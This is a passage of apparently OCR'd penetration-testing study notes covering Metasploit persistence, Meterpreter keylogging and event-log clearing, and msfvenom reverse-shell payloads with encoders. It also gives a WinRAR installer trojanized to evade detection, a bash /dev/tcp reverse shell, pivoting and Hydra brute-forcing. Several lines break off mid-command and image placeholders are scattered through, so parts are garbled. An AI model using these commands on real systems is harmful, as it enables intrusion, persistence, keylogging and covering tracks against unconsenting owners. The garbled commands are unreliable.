# (you should have meterpreter session) use command `sessions -u <session-id>`
background
search platform:linux persistence

use exploit/linux/local/cron_persistence
show options
set session <session-id> #set session to run this module

run
ctrl + C #stop and configure lhost and lport

set lport 4422
```

```
set lhost eth1
run
```

2. service_persistence

```
# (you should have meterpreter session) use command `sessions -u <session-id>`
background
search platform:linux persistence

use exploit/linux/local/service_persistence
show options
set session <session-id> #set session to run this module
set payload cmd/unix/reverse_python
set lport 4421
set lhost eth1
run
```

3. sshkey_persistence - best method

```
# (you should have meterpreter session) use command `sessions -u <session-id>`
background
search platform:linux persistence

use post/linux/manage/sshkey_persistence
show options
set createsshfolder true      #create ssh folder
set session <session-id> #set session to run this module
# by deafault ssh enable for all the users use `info`
run

loot #use loot to get the private key of ssh login
```

login to ssh with private key

```
# create a file and paste private key there
vim ssh_key
chmod 400 ssh_key
ssh -i ssh_key <target-username>@<target-host>
```

▼ Clearing Tracks

1. Always save your files and stores in the /tmp directory → files in this directory will delete after restart of the machine

```
# Linux /tmp
cd /tmp
```

2. Delete Bash History File → usually within the home directory of all the users, have `.bash_history` file which stores the bash commands history

```
# view bash history
history
cat .bash.history

# 1. Insted of completely deleting this file. just delete the commands you used

# 2. or clear the all your history
history -c
cat /dev/null > ~/.bash_history
```

▼ Metasploit (`session_handling`, `Vulnerability_Scanning`, `msfvenom`, `SearchSploit`)

- Check libraries and common usage
- Your all searching running data are stored inside the MSF. You can check the actually path and the type of the data by `loot` command

```
msf5> loot
```

▼ Meterpreter Commands and session handling

▼ Upgrading Command shell to Meterpreter shells

```
#convert bach Shell to meterpreter session
#1.send current session to background (There should be a running session)
Ctrl + Z

msf6> search shell_to_meterpreter
msf6> use post/multi/manage/shell_to_meterpreter
msf6> show options
set LHOST <local-machine-ip>
set session <currently-running-bash-shell-id> # Put background running shell id
run


once after execute completed check
msf6> sessions 2
```

▼ Automate shell to Meterpreter by one command

```
#send current shell session to background
msf6> sessions -u <session-id>
```

▼ Basic Linux Meterpreter Commands (`help`, `sysinfo`, `getuid`)

Meterpreter Command	Explanation
`help`	help menu
`sysinfo`	identify OS, Kernal version, computer name and current session details
`getuid`	current username
`search <file name>`	search in entire file system

`search -d <directory_name> -f <file_name>`
 	
`search -d /bin/bash -f *backdoor*`
	* helps to identify the file have that content at beginning or end

`shell`	Get Native Shell
`/bin/bash -i`	Once after get shell, Convert shell into bash session. in windows machine it will get cmd session

`execute -f <command>`
 	
`execute -f ifconfig`
	execute command

`edit <Filename>`	Edit files

`l<comand>`
 	
ex:
`lls` `lpwd` `lcd`
	To run commands on local machine use `l` at beginning

`upload /usr/share/webshells/php/php-backdoor.php`	Upload File to target system.

▼ Windows Meterpreter Commands

- basic Linux commands are working with Meterpreter as well.

Meterpreter Command	**Explanation**
`getsystem`	Automatically perform local privilege escalation
`sysinfo`	get system information
`getuid`	Get user ID in windows highest is ‘NT Authority\System’
`keyscan_start`	Start keylogging
`keyscan_dump`	dump/download started keylogging's captured
`keyscan_stop`	stop keylogging
`clearev`	clear windows event logs
`download <filename>`	Download files to current working directory
`checksum md5 <file_path>`	get md5 hash if binary
`getenv PATH`	Get environment variable values
`search <file name>`	search in entire file system

`search -d <directory_name> -f <file_name>`
 	
`search -d /bin/bash -f *backdoor*`
	* helps to identify the file have that content at beginning or end

`shell`	Get Native Shell
`/bin/bash -i`	Once after get shell, Convert shell into bash session. in windows machine it will get cmd session

`execute -f <command>`
 	
`execute -f ifconfig`
	execute command

`edit <Filename>`	Edit files

`l<comand>`
 	
ex:
`lls` `lpwd` `lcd`
	To run commands on local machine use `l` at beginning

`upload /usr/share/webshells/php/php-backdoor.php`	Upload File to target system.

▼ Linux Meterpreter Commands

```
# 1. send current shell session to background
> sessions -u <session-id>
```

▼ Meterpreter Sessions Handling

Meterpreter Command	Explanation
`sessions` (In msfconsole)	View all available sessions
`sessions -C <command> -i <session-id>` (In msfconsole)	Run quick single command alone
`sessions -k <session-id>` (In msfconsole)	kill session
`sessions -n <new-name> -i <session-id>` (In msfconsole)	Rename sessions

▼ Vulnerability Scanning

Do nmap scan Inside MSF or upload nmap results there

▼ Metasploit-autopwn - Scan exploit modules based on open services/ports

```
https://github.com/hahwul/metasploit-autopwn
```

Metasploit plugins to search exploit modules for open vulnerable services

steps to use:

1. download the autopwn plugin from github


```
wget https://github.com/hahwul/metasploit-autopwn/blob/master/db_autopwn.rb
```

2. move the downloaded file to Metasploit plugin directory

```
sudo mv db_autopwn.rb /usr/share/metasploit-framework/plugins/
```

3. Load the plugin (load custom plugin to Metasploit)

```
service postgresql start && msfconsole
 msf6> load db_autopwn
 msf6> db_autopwn
```



4. Scan and enumerate exploits
    - first you have to have a workspace with already enumerated details such as port scanning results

```
msf6> db_autopwn -p -t

 #-p --> selecting modules based on our open ports results
 #-t --> display all the matching exploits

 ``````But this shows lot and its headache`````````
```

limit the results based on required port (view exploit modules for specific service/port)

```
msf6> db_autopwn -p -t -PI 445
 #This will display maching exploit modules only for SMB
```

4. Once after you did a vulnerability scan by autopwn you can analyze results from MSF

```
msf6> analyze
```

5. check identified Vulnerabilities

```
msf6> vulns
```

▼ Web App Vulnerability Scanning With MSF WMAP

▼ 1. WMAP Load to MSF

```
msf6>msfconsole
msf6>setg Rhosts <target-ip>
msf6>load wmap #Load Wmap plugin to the MSF
msf6>wmap_sites -h #add a site we want to scan
```

▼ 2. Config scan in WMAP

```
msf6>wmap_sites -h #add a site we want to scan (site is like a workspace)
msf6>wmap_sites -a 192.157.89.3 #add sites

msf6>wmap_targets -h #add target websites
msf6>wmap_targets -t <website/target-name/URL(you can add directries as well)>
msf6>wmap_targets -t http;//192.157.89.3
```
```

```
msf6>wmap_sites -l #list the sites you added
```

▼ 3. Run WMAP scan

```
msf6> wmap_run -h #wmap_run used to run a scan on our targets
msf6> wmap_run -t #view all enabled modules to our module

msf6> wmap_run -e # Start Testing the target by running -t showed MSF modules
```

This will gives you the different exploit modules that can be used.

load

▼ Msfvenom Payload Generation (Linux/Win)

```
# List all the payloads
msfvenom --list payloads

# List output format that can be genarate payloads
msfvenom --list formats
```

▼ 1. Generate Payloads (Win/Linux)

```
# 1. Genarate Windows Payload
================================================
msfvenom -a <target-architecture(not-always)> -p <payload> LHOST=<attackers-ip> LPORT
=<attackers-port> -f <output-format> > <output-filename-and-file-path(extensioin is m
ust)>

#ex:
msfvenom -a x86 -p windows/meterpreter/reverse_tcp LHOST=10.10.10.5 LPORT=1234 -f exe
> /home/kali/Desktop/payload_file.exe

#but if you are genarating payload for x64
msfvenom -a x64 -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.100.5 LPORT=8778
-f exe > payload_file.exe
```

```
# 1. Genarate Linux Payload
================================================
msfvenom -a x86 -p linux/x86/meterpreter/reverse_tcp LHOST=10.10.10.5 LPORT=1234 -f e
lf > /home/kali/Desktop/payload_file
if you genarate a payload without extension it will genarate binary file that can eas
ily execute
Also the OS-architecture is not must. you can sckip that becasue almost we specifiy t
he architecture in payload
you can use samething for x64 as well just change x86 to x64

provide executable permissions
chmod +x payload_file
```

▼ 2. Deliver payload to Targets by simple webserver

```
#navigate to the directory where the payloads are in
python -m SimpleHTTPServer 80
```

▼ 3. Create a Handler to Listen to the Payload request

```
msfconsole
use multi/handler
set payload <payload-you-genarated> #we need to specify and say wait for what payload
type
set payload windows/meterpreter/reverse_tcp
show options #view options
set LHOST 10.10.10.5 #IP address we used in our msfvenom payload
set LPORT 1234 # LPORT we used when create payload
run
```

▼ Encoders

```
# List Encoders
msfvenom --list encoders


# Useful Encoders
x86/shikata_ga_nai - Polymorphic XOR Additive Feedback Encoder (only for x86 payloads)
cmd/powershell_base64 -  PowerShell Base64 Command Encoder
```

```
# Genarate Windows/Linux Payload with encode
=================================================
## Windows Pyloads with Encode
msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.10.5 LPORT=1234 -e <encorder-n
ame> -f exe > Desktop/file-name.exe

    ## Example
    msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.10.5 LPORT=1234 -e x86/sin
gle_static_bit -f exe > Desktop/file-name.exe

## Linux Pyloads with Encode
msfvenom -p linux/meterpreter/reverse_tcp LHOST=10.10.10.5 LPORT=1234 -i 10 -e x86/sin
gle_static_bit -f elf > payload_file
```

```
# Start a Handler
=============================================
msfconcole
use multi/handler
set payload windows/meterpreter/reverse_tcp
set LHOST=10.10.10.5
set LPORT=1234
run
```

▼ Injecting Payloads Into Windows Portable Executables

- objective is hide/evade detection
- here we are going to create payload and inject into Winrar file

▼ 1. Create Payload

- download exe file you want to embed (ex:winrar)

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.10.5 LPORT=1234 -i 10 -e x8
6/single_static_bit -f exe -x <file-we-are-going-to-inject> > output_file_name.exe

#example of emberd payload to winrar
msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.10.5 LPORT=1234 -i 10 -e x8
6/single_static_bit -f exe -x ~/downloads/winrar.exe > winrar.exe
```

▼ 2. host payload enable to download payload by other machines

```
sudo puthon -m SimpleHTTPServer 80
```

▼ 3. setup Listener/Handler

```
msfconsole
use multi/hadnler
set payload windows/meterpreter/reverse_tcp
set LOHOST 10.10.10.5
set LPORT 1234
```

Download the payload WinRAR file by accessing python webserver. and run it.

But when install it won’t install install WinRAR. To do it while getting reverse shell use `-k` when generating payload. But this won’t work with most executables

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.10.5 LPORT=1234 -i 10 -e x86/s
ingle_static_bit -f exe -k -x ~/downloads/winrar.exe > winrar.exe
```

▼ Searching For Exploits With `SearchSploit`

- kali linux comes with pre-installed exploit-db database

```
# SEARCHSPLOIT - Install
sudo apt update && sudo apt install exploitdb -y
## Update
searchsploit -u

searchsploit [options] <term>

# Copy exploit code to the current working dir from local path
searchsploit -m <EXPLOIT_ID>
sudo cp /usr/share/exploitdb/<path> <DESTINATION-PATH>

# Case sensitive search
searchsploit -c OpenSSH

# Search just the exploit title (This shows all codes baseed on titile)
searchsploit -t bufferoverflow
searchsploit -t vsftpd


# Exact search on title
searchsploit -e "Windows 7" # Filters search
searchsploit -e "Windows 7" | grep "Microsoft"
```

```
# search specific type platform and port/service
searchsploit <type> <platform> <service-or-keyword>
searchsploit remote windows smb
searchsploit remote linux ssh

searchsploit <type> <platform> <service-or-keyword> <version>
searchsploit remote linux ssh OpenSSH
searchsploit remote webapps wordpress
searchsploit local windows

searchsploit local windows | grep -e "Microsoft"# List online links

# search exploits with link to online website specifying (-w)
searchsploit -w remote windows smb | grep -e "EternalBlue"
```



▼ Reverse shell cheat sheets

cheat sheet:

```
# examples for linux targets
bash -i >& /dev/tcp/10.0.0.1/4242 0>&1


# For windows targets
https://swisskyrepo.github.io/InternalAllTheThings/cheatsheets/shell-reverse-cheatsheet/#powershell

# PHP running web apps
https://swisskyrepo.github.io/InternalAllTheThings/cheatsheets/shell-reverse-cheatsheet/#php

# other codes
python -c 'import pty; pty.spawn("/bin/sh")'echo os.system('/bin/bash')
/bin/sh -i
/usr/bin/script -qc /bin/bash /dev/null
perl -e 'exec "/bin/sh";'
perl: exec "/bin/sh";
ruby: exec "/bin/sh"
lua: os.execute('/bin/sh')
IRB: exec "/bin/sh"
vi: :!bash
vi: :set shell=/bin/bash:shell
nmap: !sh
```

```
######## For all change LHOST and LPORTS Accordingly ##########
```

PayloadsAllTheThings/Methodology and Resources/Reverse Shell Cheatsheet.md at master · swisskyrepo/PayloadsAllTheThings · GitHub

Other resource is Reverse Shell generator. You can generate reverse shells from here:

▼ Network Pivoting

1. You should have to have a compromise machine which have access to the internal network and you should have meterpreter session

```
meterpreter> sysinfo
# no need to upgrade meterpreter session to x64
```

2. Get Victim1 (Compromised) machine IP address

```
meterpreter> ipconfig
# ex: machine ip is 10.2.17.1
```

3. Add route by utilizing meterpreter

```
meterpreter> run autoroute -s <subnet-with-subnet-range>
#ex: meterpreter> run autoroute -s 10.2.27.0/21
```

now we can access internal network and run other MSF modules. because we add a route to that network.

4. send current session to background and rename it for easiness

```
meterpreter> background

> sessions -n <name_you_want_to_rename> -i <id_of_session>
# ex: meterpreter> sessions -n victim-1 -i 1
```

5. Do a port Scan on pivoted machine (Victim 2) - to identify ports

```
background     #send current session to background

#identify devices/systems on target subnet
run arp_scanner -r <TARGET1_and_2_part_of_SUBNET_NETWORK>

use post/windows/gather/arp_scanner
set rhosts <subnet-IP>
set session 1
run

use auxiliary/scanner/portscan/tcp
set RHOSTS <TARGET2_IP> #Victim2 IP
set PORTS 1-100 #add any port range you want
```

```
run

# supporse you found port 80 is running on the target and now you want to identify target s
ervice by doing nmap
```

But if we want to do a nmap scan (db_nmap) we can’t do it. to do that we have to forward target remote port to our local machine port

6. port forwarding : forward target remote machine port with your local machine port

```
# for this again open meterpreter session on background
> sessions <session-id>

meterpreter> portfwd add -l <localhost-port (our machine)> -p <target-machine-port (victim2
running port we want to scan)> -r <remote-ip (pivoted ip address or victim2 ip)>

#ex: meterpreter> portfwd add -l 1234 -p 80 -r 10.2.27.187
```

7. Now we can perform nmap scan by MSF

now the target machine (victim2) port 80 considered as our localhost port 1234. because we forwarded the connection to our local machine in above (step 6)

```
> db_nmap -sS -sV -p <forwarded-port> localhost

ex: > db_nmap -sS -sV -p 1234 localhost
```

8. Now lets exploit the target

we can use any MSF module in this case port 80 is vulnerable to badblue exploit.

but we can’t use default **reverse_tcp** payload type. we should use **bind_tcp** payload because we should bind this

```
> use exploit/windows/http/badblue_passtru
> set payload windows/meterpreter/bind_tcp

> set Rhost <victim2-machine-ip>
> set lport <since-we-already-using-4444-we-should-use-another-port-here>
> exploit
# now you compromise victim2 and gained meterpeter session by pivorting and port forwarding
```

▼ WEB Application Testing

▼ Bruteforcing via `Dirb`, `Gobuster` and `Hydra`

```
########################################################################## DIRECTORY BRUTEFORCING #
#dirb
dirb http://<TARGET_IP>


# Gobuster
gobuster dir -u http://<TARGET_IP> -w /usr/share/wordlists/dirb/common.txt -b 403,404

gobuster dir -u http://<TARGET_IP> -w /usr/share/wordlists/dirb/common.txt -b 403,404 -x .
```

```
gobuster dir -u http://<TARGET_IP>/data -w /usr/share/wordlists/dirb/common.txt -b 403,404



#hydra
sudo hydra <username> <wordlist> 10.10.12.233 http-post-form "<path>:<login_credentials>:<

 #the username and password used to log in, for example, username=^USER^&password=^PASS^
 # <invalid_response>   part of the response when the login fails
 # The specified username(s) will replace ^USER^
 # The specified username(s) will replace ^PASS^
 # F=incorrect is a string that appears in the server reply when the login fails


 ################################################################## LOGIN PAGES BRUTEFORCIN

hydra -l "molly" -P /usr/share/wordlists/rockyou.txt 10.10.12.233 http-post-form "/login:u



# Wordpress
wpscan --url http://targetsite.com --passwords /path/to/password/list.txt --usernames admi
```

▼ HTTP Request/Response Reconnaissance with `curl`

```
# HTTP request and response view
curl -v <domain-name/ipaddress>

# Send Head methods request (response without body)
curl -v -I http://192.191.151.3/

# send any custom HTTP methods
curl -v -X OPTIONS http://192.191.151.3/
```

▼ Upload Files to PUT Method enabled places via `curl`

```
# upload file via curl
curl -v OPTIONS http://192.191.151.3/ --upload-file /usr/share/webshells/php/simple-backdo
curl <TARGET_IP>/uploads/ --upload-file hello.txt
```

▼ Delete Files to DELETE Method enabled places via `curl`

```

```

▼ Vulnerability Scanning With `Nikto` and Spidering with `ZAP`

```
# Nikto
nikto -h http://<TARGET_IP> -o niktoscan.txt

nikto -h http://<TARGET_IP>/index.php?page=arbitrary-file-inclusion.php -Tuning 5 -o nikto
```


▼ **Spidering with OWASP ZAP**

first configure OWASP ZAP with FoxyProxy extention


Zap has 4 modes

1. safe mode: not allow us to do anything which potentially dangerous
2. Protected mode : Allow to do dangerous things on items in scope

3. Standard mode: allows to do potentially dangerous things on anything
4. ATTACK mode: will active scan new nodes that are in scope as they are discovered (**But this is very loud**)




before use spider functionality, just intercept the traffic on the target page. go to target site and refresh it. then under targets it will show identified site.




▼ Start Spider Scan

